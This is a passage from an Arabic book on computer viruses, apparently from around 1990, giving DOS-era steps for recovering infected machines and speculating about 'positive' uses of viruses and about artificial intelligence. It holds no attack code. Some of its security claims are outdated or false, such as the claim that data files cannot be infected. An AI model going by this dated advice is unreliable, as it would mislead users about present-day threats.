وقبل أن نتعرض لخطوات محددة يهمنى أن أوكد إنه من المستحيل أن توجد إجراءات محددة تصلح لكل حالات الاصابة لكل أنواع الفيروس المختلفة وإلا كنا كالطبيب الذى يصف دواء واحد لعلاج كل الأمراض بالإضافة لذلك فإن معرفة وقت بداية الاصابة بالعدوى بدقة أمر صعب جداً .

لذلك فإننا سنركز على بعض الخطوات التى يمكن أن تقلل من خطورة انتشار العدوى إلى أقل حد ممكن عند الشك فى وجود فيروس فى الكومبيوتر والخطوات هى .

١- اقطع مصدر الطاقة - التيار الكهربى - عن الكومبيوتر بنزع الفيشه سيؤدى هذا إلى منع أى إنتشار للفيروس كما أنه يؤدى للتخلص من الفيروسات المقيمة فى الذاكرة .

٢- فى حاله وجود شبكة كومبيوتر إفصل كل خطوط توصيل البيانات مع الإبقاء على الأجهزة الطرفية التى لا يستغنى عنها لتشغيل الكومبيوتر موصلة وسيؤدى هذا إلى .

أ - منع إنتشار العدوى فى شبكة الكومبيوتر .

ب - منع الإصابة بالفيروس من خارج الشبكة .

٣- استخدم النسخه الأصلية من نظام التشغيل DOS (الخالية من الفيروس والتى سبق حمايتها من الكتابة باستخدام اللاصقة الورقية) لإعاده تشغيل الكومبيوتر .

أو باستخدام نسخة من نظام التشغيل مضمونة من المنتج مباشرة لاحظ ان الفيروس من الممكن أن يزحف على النسخ الإحتياطية لو لم يكن قد تم تأمينها من

الكتابة عليها باستخدام اللاصقة الورقية .

٤- إنسخ كل الملفات ، البرامج والبيانات الموجودة فى الكومبيوتر (المحتمل إصابة بعضها بعدوى الفيروس) على إسطوانات جديدة وإحفظهم فى مكان خاص حتى لا تستخدم عن طريق الخطأ .

ويمكن الإستفادة من هذه الملفات والبرامج المصابة فى إجراء فحص عليها من قبل المتخصصين ومعرفة نوع الفيروس وبالتالى إيجاد طريقه للتخلص منه* .

٥- يتم إعادة تشكيل (FORMATING) كل وسائط التخزين القديمة المشكوك فى إصابتها بالعدوى سواء كانت إسطوانات مرنة (إرفع اللاصقة الورقية قبل التشكيل) أو الاسطوانة الصلبة .

وستؤدى عمليه التشكيل (FORMATING) هذه إلى التخلص من أى فيروس موجود على الإسطوانات .

٦- استخدام النسخ الأصلية أو الإحتياطية (الخاليه من الفيروس والمحمية من الكتابة عليها باللاصقة الورقية) من البرمجيات لإستعاده البرامج والبيانات التى فقدت أثناء عملية التشكيل .

٧- إفحص ملفات البيانات بدقة للتأكد من عدم وجود تغيير فيها .

ويجب ان نلاحظ حقيقة أن ملفات البيانات لا تشكل خطراً لانها لايمكن أن تصاب بعدوى الفيروس (لاينسخ الفيروس نفسه فيها) ولكن هذا لايمنع أن الفيروس يمكن أن يؤثر على هذه الملفات عن طريق التعديل والإلغاء فى بعض البيانات الموجودة فيه .

---

* يمكن الإتصال بالمؤلف فى حاله الشك فى وجود الفيروس وسيتم فحص جهاز الكومبيوتر ومعالجه الإصابة فى حالة وجودها كخدمة مجانيه .

٨- إذا لم تكن قادراً على التأكد من سلامة ملفات البيانات فيمكن استخدام آخر نسخة إحتياطية سليمة منها فى استعادة البيانات المفقودة وهذا يعنى فى الغالب استخدام نسخة احتياطية قديمة حيث أن البيانات القديمة هى التى يمكن التأكد بشكل قاطع من عدم التعديل فيها (خالية من تأثير الفيروس) .

وعلى أيه حال فإن هذا أفضل بكثير من فقدان البيانات كلياً .

٩- استخدم البرامج الخاصة بالكشف عن الفيروس مرة آخرى للتأكد من خلو جميع الإسطوانات التى تستخدمها من الفيروس وواظب على ذلك فى فترات زمنية متقاربة .

ويجب أن أشير هنا إلى وجود معاهد بحث متخصصة فى الخارج تقوم بدراسات منتظمة عن موضوع فيروس الكومبيوتر وتتلقى أى ملاحظات أو إستفسارات من الهيئات أو الأفراد المتعاملين مع أجهزة الكومبيوتر وتقوم بتوجيههم إلى الطريقة المناسبة للتخلص من الفيروس .

ولايتوقف مجهود تلك المعاهد على البحث العلمى فقط بل تسعى أيضاً إلى نشر الوعى بين مستخدمى الكومبيوتر عن كيفية التعامل الصحيح مع أجهزتهم وأفضل الطرق لحمايتها من أيه اخطار .

ويتجه تفكير القائمين على هذ المعاهد فى الوقت الحالى إلى نشر كتالوجات خاصة عن الفيروسات القديمة وكل فيروس جديد يتم اكتشافه بحيث تتضمن هذه الكتالوجات معلومات كافية عن .

- كيفية عمل الفيروس .
- الأعراض التى تظهر على النظام عندما يغزوه الفيروس .
- كيفية الوقاية منه .
- كيفية علاجه .

ونتمنى أن توجد مثل هذه الهيئات ذات الغرض العلمى فى مصر التى ستوفر نوع من الإتصال المثمر بين مستخدمى الكومبيوتر بالإضافة إلى مهمتها الرئيسية فى متابعة حالات الإصابة المختلفة بكل الفيروسات التى تدخل إلى مصر من الخارج

ويمكن أن تمتد مجالات عملها بحيث تشمل بعض الخدمات العلمية الأخرى كإطلاع العاملين فى مجال الكومبيوتر على أحدث الاتجاهات والابحاث العملية.

* * * * *

* * *

*

الفصل العاشر

ما هو مستقبل الفيروس ؟

هل للفيروسات جوانب ايجابية ؟

الفصل العاشر


هل للفيروسات جوانب ايجابية

ينسى الكثيرون منا حقيقة هامة وهى إنه فى أى من المجالات العلمية الجديدة يوجد دائماأكثر من إتجاه والأمر يتوقف كلية على نظرة القائمين على تطوير هذه الأفكار العلمية إليها.

فالطاقة الذرية مثلاً ليست شراً فى حد ذاتها وهى مستخدمة بالفعل فى مجالات حيوية عديدة تفيد الإنسان وتخدمه ولكن عندما يساء إستخدام العلم فإن نفس هذه الطاقة قد تكون السبب فى إفناء الجنس البشرى بأكمله فى حالة قيام حرب تستخدم اسلحة ذرية .

وهذا يسرى على كل المستحدثات والافكار العلمية الجديدة وبالتأكيد أيضاً يمكن أن ينسحب نفس القول على فيروس الكومبيوتر فتناول العلماء لفكرة التعديل الذاتى (التى يقوم عليها بناء برنامج الفيروس) بطريقة إيجابية سيؤدى إلى خطوات هامة فى تقدم علوم الكومبيوتر.

وسنحاول بإذن الله فى هذا الفصل أن نستكشف معاً بعض الإتجاهات العلمية المستقبلية للاستفادة من الفيروس بطريقة تؤكد لنا أن العيب ليس فيه فكرة الفيروس وإنما فى عقلية من يستغل هذه الفكرة لأغراض سيئة .


١. شكل البرمجيات فى المستقبل
٢. فيروسات الضغط
٣. الحمايه من النسخ
٤. الفيروسات المتطوره
٥. الفيروسات والذكاء الصناعى
٦. ماذا بعد

إن عملية تطوير برامج الفيروس لها جوانبها الإيجابية كما قد سبق وذكرنا فالتعديل الذاتى وإعادة كتابة الكود من الممكن أن تقودنا إلى طريقة جديده تماماً فى البرمجة .

فهل نشجع تطور أبحاث الفيروس أم نوقفها ؟

وهنا السؤال يطرح نفسه لحساسية هذا الموضوع (أبحاث الفيروس) وتشبة تلك الحساسية المثارة بالنسبة لموضوع ابحاث الهندسة الوراثية

فهناك الخوف من أن نفقد السيطرة على أجهزة الكومبيوتر فى يوما ما لتنتقل هذه السيطرة إلى برامج الفيروس

عندما تحدثنا فى الفصل الثامن عن وسائل الوقاية من الفيروسات من خلال البرمجيات تعرضنا لنوع من برامج الفيروس يسمى بفيروسات الحماية RROTECTION VIRUSES فما هى الإتجاهات الأخرى التى يحملها لنا المستقبل فى استخدام فكرة برامج الفيروس بطريقة إيجابية .

شكل البرمجيات فى المستقبل

إن إنتشار الفيروسات سيؤدى بالضرورة إلى انقلاب فى صناعة معالجة البيانات الإلكترونية ELECTRONIC DATA PROCEESING كما أن مبيعات حزم البرامج الجاهزة للكشف عن الفيروس والتأمين ضده أحدثت دوياً كبيراً ستدفع كبرى الشركات المنتجة للبرمجيات SOFTWARE إلى إعطاء المزيد من الإهتمام لهذا النوع من البرمجيات VIRUS - PROOF SOFT WARE .

ولكى نستطيع مثل هذه البرامج أن تمنع تحكم الفيروس MANIPULATION فى الملفات التنفيذية يجب أن تحتوى على برامج فرعية تكشف وتحذر المستخدم من.

- التغيرات التى قد تحدث على الإسطوانة .

٢- التغيرات التى قد تحدث فى الذاكره RAM

وكبداية جديدة فإن البرامج الخفيه ENCPYPTED PROGRAMS تجعل من الصعب جداً التعرف على البرنامج كما تجعل التحكم فيه أمراً عسيراً

ويجب التأكيد على أن طرق الحماية التى ستوجد فى البرمجيات فى المستقبل ستجعل مهمة الفيروس (التحكم فى الملفات) اكثر صعوبة ولكنها لن تمنعها كلية.

فيروسات الضغط

بعض الفيروسات تحتوى على برامج فرعية تضغط حجم المساحة التى يحتاجها الملف المصاب بالفيروس

قد تم الإستفادة من هذه الفكرة بتطوير برامج فيروس من هذا النوع لتقليل المساحة التى تشغلها ملفات البرامج التى تنتجها شركات البرمجيات ويقوم الفيروس (POSTIVE VIRUS) بعدوى الملفات أولاً ثم يُضغط حجمها عن طريق الإستفادة من الفراغات الموجودة فى الملف وقد تتراوح نسبه ضغط الملف من ٥٠٪ إلى ٨٠٪ من حجمة الأصلى وربما اكثر من ذلك وخاصة فى الملفات النصية TEXT FILES وملفات الرسم GRAPHIC FILES وعند الرغبة فى تنفيذ هذه الملفات تنفذ من خلال برنامج الفيروس الذى يعيدها إلى حجمها الطبيعى قبل ضغطها ويخدم هنا فى توفير وسيط التخزين الخارجى.

ولهذه الطريقة فى تقليل المساحة التى تشغلها الملفات على وسيط التخزين عدة عيوب

١- زيادة وقت تنفيذ البرامج .

٢- احتمال ظهور أخطاء فى البرامج المنفذة بهذه الطريقة .

وبالإضافة إلى ذلك فإن تكلفة وسائط التخزين لم تعد عالية .

الحماية من النسخ

من الممكن أن تقوم بعض بيوت الخبرة SOFTWARE HOUSE المنتجة للبرامج الجاهزة READY MADE PACKAGES بحماية برامجها عن طريق استخدام الفيروسات الكامنة SLEEPING VIRUSES والتى تصبح نشطة عندما يتعرض البرنامج للنسخ أو يتم تشغيلة بدون احتياطات أمنية معينة .

الفيروسات المتطورة

وهى برامج فيروس تحتوى على برامج فرعيه تقوم بتغيير مظهر برنامج الفيروس ولكن مع عدم اختلاف طريقة عمله .

من امثلة هذه البرامج الفرعيه

* SUBROUTINE PRINT RANDOM STATMENT

* SUBROUTINE COPY VIRUS WITH RANDOM INSERTIONS

ويمكن إستغلال هذه القدرة على التعديل الذاتى فى المستقبل

- للمساعدة فى ظهور جيل جديد من أنظمة تشغيل الكومبيوتر القادرة على التطور الذاتى.

SELF MODIFYING COMPUTER OPERATING SYSTEMS

- فى استحداث طرق جديدة لكتابة البرامج بمعنى تطوير برنامج الفيروس بحيث يصبح قادراً على كتابة برامج متطورة بمجرد إعطائة بعض التعديلات الخاصة .

الفيروسات والذكاء الصناعى

يمكن تعريف الذكاء الصناعى ARTIFICIAL INTELLIGENCE بأنه فرع

جديد من علم الكومبيوتر يهتم بذكاء الإنسان وقدرته على الإدراك ويحاول أن يحاكى طريقة الإنسان فى حل المشاكل باستخدام انواع جديدة من برامج الكومبيوتر.

وهناك أيضاً صعوبة فى تعريف كلمه الذكاء فهى كلمة مطاطة واسعة المعنى وأنسب تعريف ممكن للذكاء إنه ما يمكن قياسه عن طريق اختبارات الذكاء .

والسؤال هو هل يستطيع الكومبيوتر (عن طريق برامج معينة) أن يفكر بنفس الطريقة التى يفكر بها الإنسان .

لا نستطيع أن نعطى إجابة قاطعة بالنفى أو الإيجاب ولكن حتى اللحظة الحاضرة فإن الذكاء الصناعى حلم يسعى الباحثون إلى محاولة تحقيقه .

ولكن إذا نظرنا إلى الموضوع من ناحية فلسفية بحتة فسنقطع بأن الكومبيوتر يفكر كآلة ولا يمكن أن يفكر كما يفكر الإنسان. ويمكن أن يكون الأمر اكثر وضوحاً إذا طرحنا على أنفسنا بعض الأسئلة

هل الذكاء يعنى القدرة على التفكير ؟

هل التفكير ممكن بغير وجود وعى ؟

هل هناك وعى بدون حياة. ؟

وهل توجد حياة بدون موت ؟

وإذا أمعنا النظر قليلاً بإستنتاج مؤداه أن خلق ذكاء صناعى يجب أن يعنى فى نفس الوقت خلق حياة صناعية ARTIFICIAL LIFE وهذه النقطة بالذات هى التى يمكن أن تجعل برامج الفيروس الطريق الذى يقدم الحل لمشكلة الذكاء الصناعى .

فلو إننا سلمنا بأن وجود حياة ضرورة لوجود الذكاء إذاً فبرامج الفيروس هى الخطوة الأولى فى هذا الاتجاه والفرق الجوهرى الوحيد ان برامج الفيروس لا يمكن أن يكون بها حياة عضوية

ولكن يجب أن نتفق على أن عملية التطوير التى تحتاجها برامج الفيروس

(لكى يمكن أن نعتبر أن بها نوع من الحياة) من المستحيلات (على الأقل فى وقتنا الحاضر) بعلوم وتكنولوجيا اليوم .

وحتى لو نظرنا إلى الفيروسات الحقيقية (العضوية) من وجهة نظر علم الكائنات الحية (BIOLOGY) لوجدنا إنه حتى لو سألنا نفس السؤال هل الفيروس العضوى به حياة ؟ لما حصلنا على إجابة قاطعة .

فالفيروسات بطبيعة تكوينها الخاص لا تمتلك القدرة على القيام بعمليات التمثيل الغذائى METABOLISM إعتماداً على نفسها فقط ولكنها تمتلك فى نواتها (الحمض النووى NUCLEIC ACID) المعلومات الوراثية اللازمة للقيام بمثل هذ العمليات وعندما يغزو الفيروس العضوى خلية فإنها تستغل قدرات هذه الخلية على التمثيل الغذائى لصالحها.

فالفيروسات هى طفيليات خلوية (تتطفل على الخلايا) ولا تظهر أى علامة للحياة خارج الخلية العائلة .

أى إننا نستطيع القول بشئ من الحذر أن الفيروس العضوى حى داخل الخلية التى يغزوها ميت خارجها (به نوع من الحياة بدون القدرة على التمثيل الغذائى) .

ماذا بعد

وهكذا نرى إنه حتى الفيروس الحقيقى لا نستطيع أن نقطع بوجود حياة فيه وسنترك للمستقبل أن يكشف لنا هل سيمكن أن يتمتع فيروس الكومبيوتر بعد تطويره ببعض الصفات التى تعطيه مظهر من مظاهر الحياة وهل سيفتح هذا الباب واسعاً أمام ظهور أجيال ذكية من أجهزة الكومبيوتر .

وهل سيؤدى الذكاء إلى زيادة قدرات هذه الأجهزة للحصول على المعلومات بكل الطرق المتاحة لها فيما يمكن أن نطلق عليه التعطش للمعرفة .

هل ستستطيع هذه الأجهزة أن تتعلم من أخطائها ؟ أى تتعلم كيف تتعلم ؟

هل ستستطيع أجهزة الكومبيوتر أن تزيد من قدرتها على التعامل الإجتماعى من خلال محاكاة سلوك الإنسان ؟

هل ستكتشف هذه الأجهزة فى يوم من الأيام أنها تعتمد فى وجودها على الأنسان وتحاول أن تكسر هذا القيد وتتحرر ؟

المستقبل فقط هو الذى يستطيع الإجابة على هذه الأسئلة إذا قدر أن يكون لها إجابة على الاطلاق .

* * * * *

* * *

*

REERENCE

* Computer Virus, U . S . A , 1989

* Ross M. Greenberg, "Know the Vital Enemy, " Byte, June, 1989 - P . P . 275 - 280

* Bob Baker " Second Strike Another Virus with Egypt ", Business Computer user Middle East , Winter 1989 , P . P . 20 - 27 .

* Ask Byte " , Byte , December 1989 , P . P . 42 - 44 .

* " L'AFFAIRE DES VIRUS " , Science & Vie Micro, No. 66, November 1989 , P . P . 137 - 147

* Thomas L. , Floyd , Digital Fundamentals , U . S . A . 1986 .

فهرس الكتاب

هذا الكتاب هو محاولة للإجابة على التساؤلات التالية

* ماهو الفيروس ؟
* ما الفرق بين الفيروس الحقيقى وفيروس الحاسب ؟
* كيف تحدث العدوى ؟
* كيف يعمل الفيروس ؟
* كيف تكتب برامج الفيروس ؟
* ما هى خطورة الفيروسات ؟
* ما هى أشهر الفيروسات ؟
* كيف تتعرف على وجود الفيروس على الحاسب ؟
* كيفية الوقاية من الفيروسات ؟
* كيفية علاج الأضرار الناتجة عن الفيروس ؟
* هل يمكن القضاء نهائيا على الفيروس ؟
* هل يوجد للفيروس نواحى إيجابية ؟
* ما الذى يحمله المستقبل ؟
* ما هى خطورة الفيروس ؟

دار الكتب العلمية للنشر والتوزيع
٥٠ شارع الشيخ ريحان - عابدين - القاهرة
☎ ٣٥٥٤٢٢٩

ISBN 977- 5035 - 00 - 7

